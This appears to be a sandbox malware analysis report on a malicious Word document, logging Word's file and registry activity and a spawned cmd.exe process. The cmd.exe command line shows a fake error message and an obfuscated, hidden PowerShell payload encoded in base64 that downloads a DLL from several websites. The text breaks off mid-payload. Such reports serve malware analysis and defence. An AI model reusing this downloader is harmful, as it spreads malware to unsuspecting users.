Analysis Process: WINWORD.EXE PID: 1340 Parent PID: 584

General

Start time:	16:33:34
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fc60000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFCD890D45BB757236.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4B81	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4B81	F4B81	binary	04 00 00 00 3C 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 B5 1C 13 FB 55 E5 D6 01 81 4B 0F 00 81 4B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287662	1378287663	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287663	1378287664	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4B81	F4B81	binary	04 00 00 00 3C 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 B5 1C 13 FB 55 E5 D6 01 81 4B 0F 00 81 4B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 81 4B 0F 00 81 4B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2384 Parent PID: 1220

General

Start time:	16:33:35
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IAAgAHMAZQB0AC0ASQB0 AGUAbQAgAHYAYQBSAGkAYQBCAEwARQA6ADMAdgBDACAAIAAoAFsAVAB5AHAA RQBdACgAIgB7ADUAfQB7ADAAfQB7ADEAfQB7ADMAfQB7ADIAfQB7ADQAfQAi ACAALQBGACcAWQBTAHQAJwAsACcARQBtAC4ASQBvACcALAAnAEkAUgBFAGMA VABPACcALAAnAC4AZAAnACwAJwBSAHkAJwAsACcAUwAnACkAIAAgACkAOwAg ACAAIABTAGUAVAAtAEkAVABFAG0AIAAgAFYAYQBSAGkAQQBCAGwARQA6ADUA NAA5AGMAIAAgACgAIAAgAFsAdABZAHAAZQBdACgAIgB7ADQAfQB7ADEAfQB7 ADAAfQB7ADIAfQB7ADMAfQAiACAALQBGACAAJwAuACcALAAnAHkAcwB0AEUA bQAnACwAJwBOAEUAVAAuAFMARQByAHYAaQBjAGUAUABPAGkAbgAnACwAJwBU AG0AQQBuAEEAZwBFAFIAJwAsACcAUwAnACkAIAApACAAOwAgACAAJABFAHIA cgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAo ACcAUwAnACsAKAAnAGkAbABlACcAKwAnAG4AJwArACcAdABsAHkAJwApACsA KAAnAEMAbwAnACsAJwBuACcAKQArACgAJwB0ACcAKwAnAGkAbgB1ACcAKQAr ACcAZQAnACkAOwAkAEEAOABoADIAcgB6AGIAPQAkAEYANgBfAEEAIAArACAA WwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEwAOQA4AFAAOwAkAE0AMAAw AE8APQAoACcAQwAnACsAKAAnADgAMgAnACsAJwBaACcAKQApADsAIAAkADMA VgBDADoAOgAiAGMAcgBlAGEAYABUAGAARQBgAEQAYABpAFIAZQBjAFQAbwBS AHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAFQAeQBWACcAKwAnAFgA dAAnACsAJwBzAF8AbgAnACkAKwAoACcAbQBmAFQAeQBWAFAANAAnACsAJwAx ACcAKQArACcAOAA4ACcAKwAoACcAcQBrACcAKwAnAFQAJwApACsAJwB5AFYA JwApACAALQByAEUAcABsAGEAQwBFACAAIAAoACcAVAAnACsAJwB5AFYAJwAp ACwAWwBDAEgAYQByAF0AOQAyACkAKQA7ACQAQwA0ADIATgA9ACgAKAAnAEMA JwArACcAMQAzACcAKQArACcARAAnACkAOwAgACAAKAAgAGwAUwAgACAAVgBB AFIAaQBBAGIATABlADoANQA0ADkAQwAgACkALgB2AGEATAB1AEUAOgA6ACIA cwBFAGMAVQBgAFIAYABpAFQAeQBwAFIAbwB0AGAAbwBgAGMATwBsACIAIAA9 ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABEADcA NwBZAD0AKAAnAFoAOAAnACsAJwBfAFYAJwApADsAJABXAHYANgB4AGIANQA3 ACAAPQAgACgAKAAnAFUAOQAnACsAJwA1ACcAKQArACcARAAnACkAOwAkAEgA MAAxAFYAPQAoACgAJwBHADkAJwArACcANgAnACkAKwAnAEgAJwApADsAJABU AHoAbwA3AHQAdwBsAD0AJABIAE8ATQBFACsAKAAoACcASgBqACcAKwAnAFcA JwArACgAJwBYAHQAJwArACcAcwBfAG4AbQAnACsAJwBmAEoAagBXAFAANAAn ACsAJwAxADgAJwApACsAJwA4ACcAKwAoACcAcQAnACsAJwBrAEoAJwApACsA JwBqACcAKwAnAFcAJwApAC0AYwBSAGUAUABsAGEAQwBFACAAKAAnAEoAagAn ACsAJwBXACcAKQAsAFsAQwBIAEEAUgBdADkAMgApACsAJABXAHYANgB4AGIA NQA3ACsAKAAnAC4AJwArACgAJwBkACcAKwAnAGwAbAAnACkAKQA7ACQAWAA1 ADYAUAA9ACgAJwBMACcAKwAoACcANgA3ACcAKwAnAFEAJwApACkAOwAkAFcA dABfADUAdwBrAGMAPQAoACcAXQBiACcAKwAoACcAMgBbAHMAJwArACcAOgAn ACkAKwAoACcALwAnACsAJwAvACcAKwAnAGYAbQBjAGEAJwApACsAJwB2AC4A JwArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwBpAG0AYQAnACsAJwBn AGUAcwAnACkAKwAnAC8ANwAnACsAKAAnAEYAVgA0AE4AJwArACcAZAAnACsA JwAvAEAAXQBiADIAWwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAo ACcAdABoAGUAcAByACcAKwAnAGEAJwApACsAKAAnAGoAaQAnACsAJwBuACcA KQArACgAJwBzAGgAJwArACcAZQBlAC4AJwApACsAKAAnAGMAJwArACcAbwBt AC8AbwB0ACcAKQArACgAJwBoACcAKwAnAGUAJwArACcAcgBmACcAKwAnAGkA bABlAHMAJwArACcALwB3AEEARgBQAC8AJwApACsAJwBAAF0AJwArACgAJwBi ADIAWwBzADoAJwArACcALwAnACsAJwAvACcAKwAnAHcAdwB3AC4AcgBlAG0A bwB2ACcAKwAnAGUAcAAnACkAKwAoACcAYwB0AHIAJwArACcAbwAnACkAKwAn AGoAYQAnACsAKAAnAG4AJwArACcALgBjACcAKQArACgAJwBvAG0ALwB3ACcA KwAnAHAAJwApACsAKAAnAC0AJwArACcAYQBkAG0AJwApACsAJwBpAG4AJwAr ACcALwAnACsAKAAnAGEAawAnACsAJwAwACcAKQArACcAYwAnACsAJwBoACcA KwAoACcASAAnACsAJwAvAEAAJwArACcAXQBiADIAJwApACsAKAAnAFsAcwAn ACsAJwA6ACcAKQArACgAJwAvAC8AdwAnACsAJwB3AHcALgAnACkAKwAnAGcA JwArACgAJwBlACcAKwAnAG8AcwByACcAKQArACcAdAAuACcAKwAoACcAYwAn ACsAJwBvAG0AJwApACsAKAAnAC8AYQBxAHEAJwArACcAaAAnACkAKwAoACcA dwAnACsAJwBkAGEAcAAnACkAKwAoACcALwBsACcAKwAnADAALwBAACcAKwAn AF0AYgAyAFsAcwA6ACcAKQArACcALwAvACcAKwAnAGcAZQAnACsAJwBvACcA KwAnAGYAJwArACcAZgAnACsAJwBvAGcAJwArACgAJwBsACcAKwAnAGUAbQB1 AHMAaQAnACsAJwBjAC4AJwApACsAJwBjACcAKwAoACcAbwAnACsAJwBtAC8A dwBwACcAKQArACgAJwAtACcAKwAnAGEAZAAnACkAKwAoACcAbQBpACcAKwAn

	AG4ALwAnACkAKwAoACcANwAnACsAJwBDADEAJwApACsAJwAxACcAKwAoACcA bwAnACsAJwBBAEMALwBAACcAKQArACgAJwBdAGIAJwArACcAMgBbAHMAJwAp ACsAKAAnADoAJwArACcALwAvACcAKQArACcAdwB3ACcAKwAoACcAdwAnACsA JwAuAGEAYwBoAHUAdABhACcAKwAnAG0AJwArACcAYQBuACcAKQArACcAYQBz ACcAKwAoACcAYQAuACcAKwAnAGMAJwApACsAKAAnAG8AbQAnACsAJwAvAGcA JwApACsAJwBhAHIAJwArACcAbQBpACcAKwAnAG4AJwArACcALQAnACsAKAAn AHAAJwArACcAcgBvAC0AZgAnACkAKwAoACcAZQAnACsAJwBpADgAbwAvACcA KQArACgAJwBtAFcAJwArACcALwAnACkAKwAoACcAQABdACcAKwAnAGIAJwAp ACsAJwAyACcAKwAnAFsAcwAnACsAKAAnADoALwAnACsAJwAvAGoAbwBoAG4A JwApACsAJwBsAG8AJwArACcAdgAnACsAKAAnAGUAcwAnACsAJwBrAGkAJwAp ACsAJwBtACcAKwAnAC4AJwArACgAJwBjAG8AbQAvACcAKwAnAGEALwAnACsA JwBUACcAKQArACgAJwBmACcAKwAnAGYALwAnACkAKQAuACIAcgBgAGUAcABg AGwAYQBjAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyACcAKQArACcAWwBzACcA KQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAo ACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAKQApACwAJwAzAGQAJwApAFsA MQBdACkALgAiAHMAcABMAGAASQB0ACIAKAAkAFgAMwBfAEEAIAArACAAJABB ADgAaAAyAHIAegBiACAAKwAgACQASgA4ADQATgApADsAJABJAF8AXwBSAD0A KAAnAEYAXwAnACsAJwA1AE0AJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABO AHIAaQB0ADMAZABrACAAaQBuACAAJABXAHQAXwA1AHcAawBjACkAewB0AHIA eQB7ACgAJgAoACcATgBlAHcALQBPAGIAJwArACcAagAnACsAJwBlAGMAdAAn ACkAIABTAHkAUwBUAEUATQAuAE4AZQBUAC4AdwBFAEIAYwBMAEkARQBOAHQA KQAuACIAZABPAFcAYABOAGAATABvAGEAZABGAGkATABFACIAKAAkAE4AcgBp AHQAMwBkAGsALAAgACQAVAB6AG8ANwB0AHcAbAApADsAJABKADIANABVAD0A KAAnAFAAJwArACgAJwAzACcAKwAnADUATQAnACkAKQA7AEkAZgAgACgAKAAu ACgAJwBHAGUAJwArACcAdAAtAEkAdABlAG0AJwApACAAJABUAHoAbwA3AHQA 